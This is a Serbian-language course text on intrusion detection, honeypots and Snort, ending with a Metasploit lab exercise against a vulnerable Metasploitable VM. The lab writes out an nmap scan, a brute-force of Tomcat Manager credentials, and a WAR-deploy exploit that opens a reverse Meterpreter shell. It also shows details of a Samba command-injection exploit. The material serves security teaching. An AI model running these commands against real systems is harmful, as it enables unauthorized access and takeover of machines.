Neuronske mreže su prvi put korišćene u sistemima za detekciju upada u ranim osamdesetim godinama prošlog veka, kada je korporacija Harris razvila prototip sistema koji je korišćen na VAX VMS mašinama. Sistem je skupljao 11 statističkih mera (elemenata) i koristio je Kohonen Self-Organizing Feature Map (SOFM) da odredi odstupanje od uobičajenih (normalnih vrednosti). Danas postoje ozbiljna istraživanja vezana za primenu neuronskih mreža u IDS i IPS sistemima. Generalno posmatrano, upotreba sistema veštačke inteligencije u sistemima za detekciju i prevenciju upada relativno je mlada oblast.

Generalno posmatrano, upotreba sistema veštačke inteligencije u sistemima za detekciju i prevenciju upada relativno je mlada oblast. Cilj upotrebe sistema veštačke inteligencije jeste da se napravi sistem koji je efikasniji i precizniji od dosadašnjih, tj. da se smanji mogućnost greške (lažni alarmi – FP i propušteni alarmi – FN), kao i da se postigne veća efikasnost i racionalnost tako što će se angažovati manje ljudskih resursa. Sistemi veštačke inteligencije se najpre obučavaju u simuliranim uslovima na velikom broju primera, a nakon toga se u realnim uslovima proveravaju. Pri tome se, nakon odluke da li je određeni pristup regularan ili nije, sistemu saopštava stručno mišljenje ili stvaran nalaz administratora sistema, tj. osobe ili ekipe koja je pouzdano i utvrdila da li je neko ponašanje bilo regularno ili nije. Posle toga, sistem je spreman za stvaran rad, a naknadno se može dodatno obučavati na osnovu novih uzoraka i empirijskih saznanja.

Poglavlje 7

Tehnike detekcije i prilagodljiva detekcija upada

TEHNIKE DETEKCIJE UPADA

Kao i detekcija upada zasnovana na hostu, detekcija upada zasnovana na mreži koristi detekciju potpisa i detekciju anomalija.

Neki primeri pogodni za detekciju potpisa uključuju:

- ***Aplikacioni sloj izviđanja i napada*** *(engl. application layer reconnaissance and attacks): analizira nekoliko desetina aplikacionih protokola u potrazi za identifikovanjem modela napada čiji cilj su ovi protokoli.*
- ***Transportni sloj izviđanja i napada*** *(engl. transport layer reconnaissance and attacks): analiza TCP/UDP drugih transportnih-slojeva protokola za retke paketne fragmente, skeniranje portova, TCP-specifični napadi, itd.*
- ***Mrežni sloj izviđanja i napada*** *(engl. network layer reconnaissance and attacks): tipično analiza IPv4, ICMP i IGMP za spoofed IP adresa, ilegalne vrednosti IP zaglavlja, itd.*
- ***Neočekivana upotreba usluga*** *(engl. unexpected application services): utvrđuje da li je aktivnost u skladu sa protokolom.*
- ***Kršenje pravila*** *(engl. policy violations): kao što su upotreba neprimerenih veb-stranica, korišćenje zabranjenih protokola, itd.*

PRIMERI NAPADA POGODNIH ZA DETEKCIJU ANOMALIJA

Predstavljeni su neki primeri napada pogodnih za detekciju anomalija.

Neki primeri napada pogodnih za detekciju anomalija su:

- ***Napadi odbijanje usluge*** *(DOS): uključuje ili značajno povećanje paketa saobraćaja ili značajno povećava pokušaja da se „zatrpa“ (overwhelm) ciljani sistem.*
- ***Skeniranje****: javlja se kada napadač istražuje ciljanu mrežnu ili sistem slanjem različitih paketa kako bi oktrio karakteristike sistema/nedostatake.*
- ***Crvi****: otkriven zbog upotrebe velike propusnosti (engl. bandwidth), ili zato što može izazvati host da komunicira sa drugim hostom / portom što nije uobičajeno.*

Kada senzor detektuje potencijalno kršenje on šalje upozorenje i log informacije vezane za događaj. NIDS moduli za analizu koristi ove podatke da bi precizirao parametre detekcije upada i algoritam, kao i bezbednosni administrator za dizajn tehnika za prevenciju.

DISTRIBUIRANO PRILAGODLJIVA DETEKCIJA UPADA

Distribuirano prilagodljiva detekcija upada (engl. Distributed Adaptive Intrusion Detection-DAID).


U poslednjih nekoliko godina, koncept komunikacionog IDS je evoluirao u programe koji uključuju distribuirane sisteme koji sarađuju međusobno u cilju identifikovanja upada i prilagođavanja promenljivih profila napada. Dva ključna problema se uvek suprostavljaju u sistemima kao što su IDS sistemi, zaštitni zidovi, virus i crv detektor i sl. Prvo, ovi alati možda ne prepoznaju nove pretnje ili radikalno izmenjene postojeće pretnje. I drugo, teško je vrlo brzo ažurirati sistem dovoljno da se bave brzim širenjem napada.

Način da se takvi napadi odbiju je razviti sisteme koji mogu prepoznati napade na osnovu više suptilnih znakova, i potom se brzo prilagođavaju. U ovom pristupu, detektor anomalija na lokalnim čvorovima traži dokaze neobičnih aktivnosti. Lokalni čvor onda koristi Peer-to-Peer " gossip" protokole da obaveste ostale mašine o svojim sumnjama, u formi da je verovatno mreža napadnuta. Ako je mašina dobila dovoljno tih poruka, tako da je premašen prag, mašina pretpostavlja da je napad u toku i odgovara. Mašina može odgovoriti lokalno, da brani sebe i takođe slati upozorenja na centralni sistem.

PRIMER: AUTONOMNA BEZBEDNOST PREDUZEĆA

Svaki kraj hosta i mrežni uređaj je potencijalni senzor i može imati instaliran senzor softver modul.

Primer ovog pristupa je program razvijen od strane Intela nazvan ''autonomna bezbednost preduzeća'' , kao što je prikazano na Slici 1. U tom pristupu svaki kraj hosta i mrežni uređaj je potencijalni senzor i može imati instaliran senzor softver modul. Senzori mogu razmenjivati informacije kako bi potvrdili stanje u mreži (tj. je li napad u toku). Centralni sistem je konfigurisan sa difolt skupom bezbednosnih pravila. Na osnovu informacija od distribuiranih senzora, ova pravila se prilagođavaju i saopštavaju se specifične akcije različitim platformama u distribuiranom sistemu. Uređaj za određena pravila može uključiti preuzete neposredno akcije ili prilagoditi parametre. Centralni sistem je takođe u vezi sa pravilima na platformama da bi podesio vreme/sadržaj korisničkih gossip poruka.



Slika 7.1 -Autonomna bezbednost preduzeća [Izvor: Autor]

DETEKCIJA UPADA EXCHANGE FORMAT

Da bi se olakšao razvoj distribuiranih IDS potrebni su standardi za podršku međusobne saradnje.

Da bi se olakšao razvoj distribuiranih IDS koji može da funkcioniše preko širokog opsega platformi i okruženja, potrebni su standardi za podršku međusobne saradnje (engl. interoperability). Ti standardi se fokusiraju na IETF Intrusion Detection Working Group. Ovaj model ne odgovara za bilo koji proizvod ili implementaciju, ali njegove funkcionalne komponente su ključni elementi IDS-a. Specifikacija definiše formate za događaj i menja poruke, tipove poruke i menja protokol za razmenu informacija za deteciju upada.

Funkcionalne komponente su sledeće:

- *Izvor podataka: „sirove“ informacije koje koristi IDS za otkrivanje neovlašćenih ili nepoželjnih aktivnosti*
- *Senzor: prikuplja podatke iz izvora podataka i prosleđuje događaje do analizatora;*
- *Analizator: proces analiziranja podataka prikupljenih za neovlašćene / neželjene aktivnosti;*
- *Administrator: osoba koja je odgovorna za uspostavljanje sistema zaštite u nekoj organizaciji;*
- *Menadžer: komponenta ili proces pomoću koje korisnik upravlja komponentama ID sistema. IDS konzola je primer menadžera. Sve izmene IDS konfiguracije obavljaju se korišćenjem IDS menadžera;*
- *Operator: osoba koja je odgovorna za funkcionisanje IDS sistema (korisnik, administrator i dr.) pod uslovom da je najvažniji u lancu odgovornosti.*

Menadžer: komponenta ili proces pomoću koje korisnik upravlja komponentama ID sistema. IDS konzola je primer menadžera. Sve izmene IDS konfiguracije obavljaju se korišćenjem

IDS menadžera; Operator: osoba koja je odgovorna za funkcionisanje IDS sistema (korisnik, administrator i dr.) pod uslovom da je najvažniji u lancu odgovornosti.

Senzor prati izvore podataka u potrazi za sumnjivim aktivnostima. Senzor šalje sumnjive aktivnost na analizator kao događaj. Ako analizator utvrdi da taj događaj od posebnog interesa, on šalje upozorenje menadžeru. Menadžer izdaje obaveštenje operateru. Odgovor može pokrenuti automatski menadžer ili operater. Bezbednosna politika je predefinisana, formalno dokumentovana izjava koja definiše dozvoljene aktivnosti.

Poglavlje 8

Honeypots

HONEYPOTS – LAŽNI MAMCI

Relativno nova inovacija u tehnologiji detekcije upada je primena lažnih mamaca.

U računarskoj terminologiji, honeypot je zamka koja je postavljena da otkrije, odvrati ili na neki drugi način spreči pokušaje neovlaštenog korišćenja informacionih sistema. Može se sastojati od računara, podataka, sajta koji izgleda kao deo mreže, ali je, u suštini, izolovan, zaštićen, nadziran, a deluje tako kao da sadrži informacije ili resurse koji mogu biti interesantni i značajni za napadače. Honeypot je resurs informacionog ili računarskog sistema, čija vrednost leži u neovlaštenoj ili nedozvoljenoj upotrebi tog resursa. U bukvalnom prevodu, honeypot je ćup ili posuda sa medom. Honey je med, a pot je lonac, ćup.

''Lažni mamci'' su računari koji su određeni za metu eventualnih napada. Mamci su osmišljeni kako bi odvukli napadača od pristupa osetljivom sistemu sa značajnim podacima i da administrator može prikupili informacije o aktivnostima napadača njegovim tehnikama. Mamci nisu dodatno zaštićeni. Ovi sistemi su ispunjeni fabrikovanim informacijama dizajniranim tako da se pojavljuju kao vredne, ali da legitimni korisnik tog sistema ne bi trebalo da pristupa.

Dakle, bilo koji pristup do mamaca je sumnjiv. Sistem je opremljen osetljivim monitorima, i događaji se evidentiraju za detektovanje ovih pristupa i prikupljaju informacije o aktivnostima napadača. Zbog toga što se čini da je svaki napad na lažni mamac uspešan, administrator ima vremena da mobiliše i log, i trag napadača bez ikakvog izlaganja produktivnijim sistemima. Inicijalni napori su uključivanje jednog kompjutera – mamca sa IP adresama dizajniranim da privuku hakera. Novija istraživanja usmerena su na izgradnju cele mreže lažnih mamaca koji se realizuje samo na jednom računaru, priključenim na stvarnu mrežu pomoću obične mrežne (NIC) kartice. Nakon što su hakeri unutar mreže, administratori mogu posmatrati njihovo ponašanje u detalje i odrediti odbranu.


Postoje različite vrste ovih zamki. Neki se sastoje od mašina povezanih na mrežu da uoče i prikupe uzorke zlonamernog koda, dok drugi obezbeđuju lažne mrežne usluge (npr. Web serveri) sa ciljem da zabeleže podatke u dolaznim napadima. Honepotovi se često koriste od strane stručnjaka za bezbednost da bi se prikupili podaci tekućim opasnostima i napadima, ali takođe i od strane različitih agencija i institucija specijalizovanih za bezbednost računarskih sistema i mreža i informacionih sistema.

HONEYPOTS LOKACIJE

Lažni mamci mogu da budu raspoređeni na različitim lokacijama.

Lažni mamci mogu da budu raspoređeni na različitim lokacijama *, kao što je prikazano na Slici 1. Lokacije zavise od različitih faktora, kao što su tip podataka za koje je organizacija zainteresovana i nivoa rizika koje organizacija može tolerisati da dobije maksimalnu količinu podataka. Nedostatak spoljnog mamca je da ima malu ili nikakvu spospobnost da uhvati u zamku interne napadače, pogotovo ako spoljni zaštitni zid (* firewall *) filtrira saobraćaj u oba smera. DMZ je još jedno mesto za lociranje mamca (lokacija 2).*

Administrator bezbednosti se mora uveriti da su drugi sistemi u DMZ sigurni od bilo kakve aktivnosti generisane od strane mamca. Nedostatak ovog mestaje da tipičan DMZ nije potpuno dostupan, i zaštitni zid najčešće blokira saobraćaj u DMZ kada postoji pokušaj da se pristupi nepotrebnim uslugama. Dakle, zaštitni zid je ili otvoren za saobraćaj van onoga koji je dozvoljen, što je rizično, ili ograničava efikasnost mamca.



Slika 8.1 -Honeypots [Izvor: Autor]

UNUTRAŠNJI MAMAC

Ako je mamac kompromitovan tako da je moguće napadati druge interne sisteme.

Unutrašnji mamac *(lokacija 3) ima nekoliko prednosti jer može da uhvati unutrašnje napade, a isto tako može otkriti misconfigured zaštitni zid koji prosleđuje nedopustiv (* forwards impermissible *) saobraćaj sa Interneta na internu mrežu. Postoji nekoliko nedostataka. Najvažniji od njih je, ako je mamac kompromitovan tako da je moguće napadati druge interne sisteme. Dalje, saobraćaj od Interneta do napadača nije blokiran od strane zaštitnog zida, jer se smatralo da se odnosi na saobraćaju do mamca. Još jedan nedostatak ove lokacije mamca, kao i kod lokacije 2 – zaštitni zid mora svoje filtriranje prilagoditi tako da dopušta saobraćaj*

do mamaca, što komplikuje konfiguraciju zaštitnog zida i potencijalno kompromituje internu mrežu.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PREDNOSTI PRIMENE LAZNIH MAMACA

Honeypotovi imaju niz prednosti u pogledu praćenja napada i beleženja događaja vezanih za napade.

Neke od prednosti su:

- Skupljaju malu količinu podataka, ali su skupljeni podaci od velike važnosti. Fokusirani su samo na zlonamernu aktivnost i, prema tome smanjuju šum tj. skupljaju male i sasvim ciljane grupe podataka koji su od velike važnosti za istraživanje ciljanog napada. Time se pojednostavljuje i skraćuje vreme otkrivanja i analize zlonamerne aktivnosti.
- Relativno nova tehnologija i taktika dizajnirana da prikupi informacije o novim vrstama napada, koje ranije nisu korištene ili viđene.
- Mininalni resursi su potrebni da se implementira honeypot. To može biti jedan računar ili veoma mala grupa računara i drugih uređaja.
- Informacije koje se prikupe primenom ove taktike ponekad se teško mogu prikupiti drugim metodama i tehnikama.
- Jednostavnost - koncept je vrlo jednostavan. Bitno je da su honepot-ovi postavljeni elegantno i da privuku zlonamernu aktivnost. Takođe, bitno je da postoje dobri mehanizmi beleženja (logovanja) događaja.

NEDOSTACI PRIMENE LAZNIH MAMACA

Kao i druge tehnologije, honepot-ovi imaju svoje slabosti. To je zato što oni ne zamenjuju nijednu tekuću tehnologiju, ali rade sa postojećim tehnologijama.

Možemo reći da su nedostaci:

- Ograničen pogled - Honeypot-ovi mogu da skupe podatke samo o aktivnosti koje direktno interreaguje sa njima i neće biti u stanu da skupe podatke o napadima na druge sisteme, ako ne dođe do interakcije sa honeypot-om.
- Rizik - kao i ostali sistemi, i honeypot-ovi nisu imuni na rizik. Postoji opasnost da ih preuzmu tj. njima ovladaju loši momci. U tom slučaju oni mogu da posluže kao baza za napade na druge sisteme.

Postoje različiti tipovi honeypotova. Dele su u dve opšte kategorije:

- Honeypotovi sa niskim stepenom interakcije. Primeri su Honeyd, i KFSensor
- Honeypotovi sa visokim stepenom interakcije. Primeri je Honeynet

Poglavlje 9

SNORT

SNORT - UVOD

Snort je besplatan programski paket za praćenje i otkrivanje neovlašćenih aktivnosti.

Snort je besplatan programski paket za praćenje i otkrivanje neovlašćenih aktivnosti (engl. Intrusion Detection System) i danas se smatra jednim od kvalitetnijih programa ove namene. Snort se može izvršavati u realnom vremenu sakupljanjem paketa, analizirati protokol i sadržaj pretrage i usaglašavanje. Snort može detektovati niz napada i proba zasnovanih na skupa pravila, konfigurisanih od strane administratora sistema.

Postoje tri osnovna načina rada u kojima je moguće pokretati program:

- *sniffer režim*
- *packet logger*
- *network intrusion detection system (NIDS).*


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KOMPONENTE SNORT SISTEMA

Snort instalacija se sastoji od četiri logičke komponente.

Snort instalacija se sastoji od četiri logičke komponente koje međusobno sarađuju u cilju otkrivanja upada u sistem i generisanja odgovora, Slika 1:

- *Dekoder packeta (engl. Packet Decoder): efikasno „hvata“ svaki paket da identifikuje i izdvoji zaglavlje protokola na linku podataka, protokolu mreže, transportnom i aplikacionom sloju.*
- *Sistem za detekciju (engl. Detection Engine): najvažnija komponenta, vrši detekciju upada analiziranjem svakog paketa koristeći pravila definisana za tu konfiguraciju Snort-a od strane bezbednosnog administratora.*
- *Podsistem za evidentiranje (engl. Logger): u zavisnosti šta sistem za detekciju pronađe u paketu, paket se može evidentirati u dnevničke datotete. Bezbednosni administrator može koristiti log datoteku za kasniju analizu.*
- *Podsistem za upozoravanje (engl. Alerter): može biti poslato upozorenje za svaki otkriven paket u datoteku, UNIX socket, ili bazu podataka.*



Slika 9.1 -Komponente Snort sistema [Izvor: Autor]

AKCIJA

Postoji pet unared definisanih akcija koje će se izvršiti ako su svi uslovi u pravilu ispunjeni.

Akcija ***(engl.*** action ***)*** *: deo koji određuje tip akcije koja će se izvršavati kad se pravilo poklopi sa paketom. Postoji pet unared definisanih akcija koje će se izvršiti ako su svi uslovi u pravilu ispunjeni. To su:* alert *(generiše upozorenje),* log *(evidentiraj paket),* pass *(propusti paket),* activate *(generiše upozorenje, a zatim aktivira pravilo sa akcijom* dynamic *koje proverava dodatane uslove), dynamic (pravila sa akcijom activate pozivaju pravila sa akcijom dynamic).*

Korisnici mogu da definišu svoje akcije.

- ***Protokol (***protocol***)****: specificira određeni protokol (na pr. TCP, IP, UDP i dr.).*
- ***Izvorišna IP adresa****: izvor paketa*
- ***Izvorni port****: za navedeni protokol (npr., TCP port).*
- ***Smer****: jednosmerne (->) ili dvosmerne (<->).*
- ***Odredišna IP adresa****: odredište paketa.*
- ***Port odredišta****.*

Poglavlje 10

Vežba - Metasploit

METASPLOIT


Metasploit projekat je bezbednosni projekat koji obezbeđuje informacije o bezbednosti i ranjivostima i pomaže kod testiranja penetracije sistema i izradu IDS potpisa. (45 minuta)

Metasploit Framwork je otvorenog koda I namenjen je za učenje i testiranje sistema. Postoje I profesionalna rešenja koja nude dodatne funkcije, I profesionalci ga redovno koriste kako bi testirali svoj sistem. Postoje dva interfejsa, komandni (msfconsole) I grafički (web okruženje).

Metaspolitable je linux distribucija koju izdaje ista kompanija koja pravi metasploit. Metasploitable je napravljena da bude puna slabih tačaka kako bi se na njoj moglo vršiti testiranje penetracije sistema. Radi u komandnom modu bez grafičkog interfejsa, I veoma je korisna kod testiranja Metaspolit Framework-a.

Sada ćemo koristeći virtuelne mašine pokazati primer napada Metaploit na ranjivu Metasploitable virtuelnu mašinu.

Pokrenućemo metasplotable virtuelnu mašinu. Koristimo default vrednosti za username i password (msfadmin/msfadmin). Kada se ulogujemo, komandom **ifconfig** nalazimo IP adresu.



Slika 10.1 -Metasplotable [Izvor: Autor]

NMAP SKENIRANJE

Korišćenje NMAP alata za proveru aktivnih portova

Sada ćemo pomoću programa nmap pokrenuti skeniranje ove mašine da bi videli koji su portovi otvoreni. To radimo komandom **nmap – sV 192.168.56.56**.

```
root@IT381:~# nmap -sV 192.168.56.56

Starting Nmap 6.40 ( http://nmap.org ) at 2014-01-11 22:16 CET
Nmap scan report for 192.168.56.56
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit
 the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port514-TCP:V=6.40%I=7%D=1/11%Time=52D1B4B9%P=i686-pc-linux-gnu%r(NULL,
SF:33,"\x01getnameinfo:\x20Temporary\x20failure\x20in\x20name\x20resolutio
SF:n\n");
MAC Address: 08:00:27:01:03:51 (Cadmus Computer Systems)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Uni
x, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.79 seconds
root@IT381:~#
```

Slika 10.2 -Nmap scan [Izvor: Autor]

Vidimo da je otvoren port 8180 koji koristi Apache Tomcat server. Prvo ćemo u web browser-u pokušati da se ulogujemo u Tomcat Manager. Kucamo **192.168.56.56:8180**.

Slika 10.3 -Tomcat Manager

Kada pokušamo da uđemo u Tomcat Manager vidimo da nam treba username i password. [Izvor: Autor]

PROVERA BEZBEDNOSTI TOMCAT SERVERA

Korišćenje metasploit alata za proveru bezbednosti

Sada ćemo pomoću metasploita pokušati da saznamo vrednosti kako bi se logovali. Da bi pokrenuli metasploit konzolu kucamo **msfconsole**. Potom biramo traženi program sa **use auxiliary/scanner/http/tomcat_mgr_login** i prikazujemo opcije koje se traže sa **show options**. Potrebno je ubaciti opcije u program: **set RHOST 192.168.56.56**; **set RPORT 8180**; **set THREADS 75**; **set VERBOSE false**. Kada ubacimo sve potrebne vrednosti pokrećemo program sa komandom **run**.

Program je našao da su username i password tomcat.

```
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                          Required  Description
   ----              ---------------                                                          --------  -----------
   BLANK_PASSWORDS   true                                                                     no        Try blank passwords
   BRUTEFORCE_SPEED  5                                                                        yes       How fast to brutefo
   DB_ALL_CREDS      false                                                                    no        Try each user/passw
   DB_ALL_PASS       false                                                                    no        Add all passwords i
   DB_ALL_USERS      false                                                                    no        Add all users in th
   PASSWORD                                                                                   no        A specific password
   PASS_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_pass.txt no        File containing pas
   Proxies                                                                                    no        Use a proxy chain
   RHOSTS                                                                                     yes       The target address
   RPORT             8080                                                                     yes       The target port
   STOP_ON_SUCCESS   false                                                                    yes       Stop guessing when
   THREADS           1                                                                        yes       The number of concu
   URI               /manager/html                                                            yes       URI for Manager log
   USERNAME                                                                                   no        A specific username
   USERPASS_FILE     /opt/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing use
   USER_AS_PASS      true                                                                     no        Try the username as
   USER_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/tomcat_mgr_default_users.txt no        File containing use
   VERBOSE           true                                                                     yes       Whether to print ou
   VHOST                                                                                      no        HTTP server virtual

msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.56.56
RHOSTS => 192.168.56.56
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set THREADS 75
THREADS => 75
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.56.56:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Slika 10.4 -Primer napada [Izvor: Autor]

Ako ponovo probamo da se ulogujemo na tomcat manager, videćemo da su username i password ispravni.

Slika 10.5 -Tomcat Web Aplication Manager [Izvor: Autor]

KREIRANJE EKSPLOITA

Kireiranje i izvršavanje eksploita

Sada ćemo upotrebiti ovaj username i password kako bi iskoristili drugu aplikaciju u metasploit frameworku kojom ćemo pokušati da dobijemo kontrolu nad žrtvom. Aplikaciju aktiviramo komandom **use exploit/multi/http/tomcat_mgr_deploy** i prikazujemo potrebne opcije sa **show options**. Potom unosimo potrebne vrednosti: **set PASSWORD tomcat**; **set RHOST 192.168.56.56**; **set RPORT 8180**; **set USERNAME tomcat** i onda pokrećemo aplikaciju komandom **exploit**.

```
msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        Use a proxy chain
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.56.56
RHOST => 192.168.56.56
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6478 bytes as 0NDsLYCrXBodb0rCauQzX0rWou65aZ.war ...
[*] Executing /0NDsLYCrXBodb0rCauQzX0rWou65aZ/0EUsGffJqoExk.jsp...
[*] Undeploying 0NDsLYCrXBodb0rCauQzX0rWou65aZ ...
[*] Sending stage (30355 bytes) to 192.168.56.56
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.56:47888) at 2013-12-30 00:32:51 +0100

meterpreter >
```

Slika 10.6 -Tomcat deploy [Izvor: Autor]

Vidimo da je program uspešno upao u sistem, otvorio sesiju i dao nam da kontrolišemo mašinu pomoću meterpreter programa koji je deo metasploit frameworka. Ako sada ukucamo komandu **shell** dobijamo potpunu kontrolu nad žrtvom.

Slika 10.7 -Shell [Izvor: Autor]

Ako pogledamo kako se zove ime žrtve u koju smo upali, komandom cat /etc/issue, videćemo da se radi o metasplotable2 virtuelnoj mašini koju smo i napali.'

METASPLOITABLE – SAMBA NAPAD

Testiranje bezbednosti samba servera

Ako bismo želeli da istu virtuelnu mašinu napadnemo sa nekim drugim exploitom, možemo ako napadnemo samba protokol koji je otvoren na portu 139, kao što smo videli u nmap skeniranju. Prvo ćemo pogledati opis koje verzije sambe su ranjive na exploit koji se ovde nalazi. Da bi videli opcije kucamo **info exploit/multi/samba/usermap_script**.

```
msf > info exploit/multi/samba/usermap_script

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  139              yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
  http://cvedetails.com/cve/2007-2447/
  http://www.osvdb.org/34700
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html

msf >
```

Slika 10.8 -Info samba [Izvor: Autor]

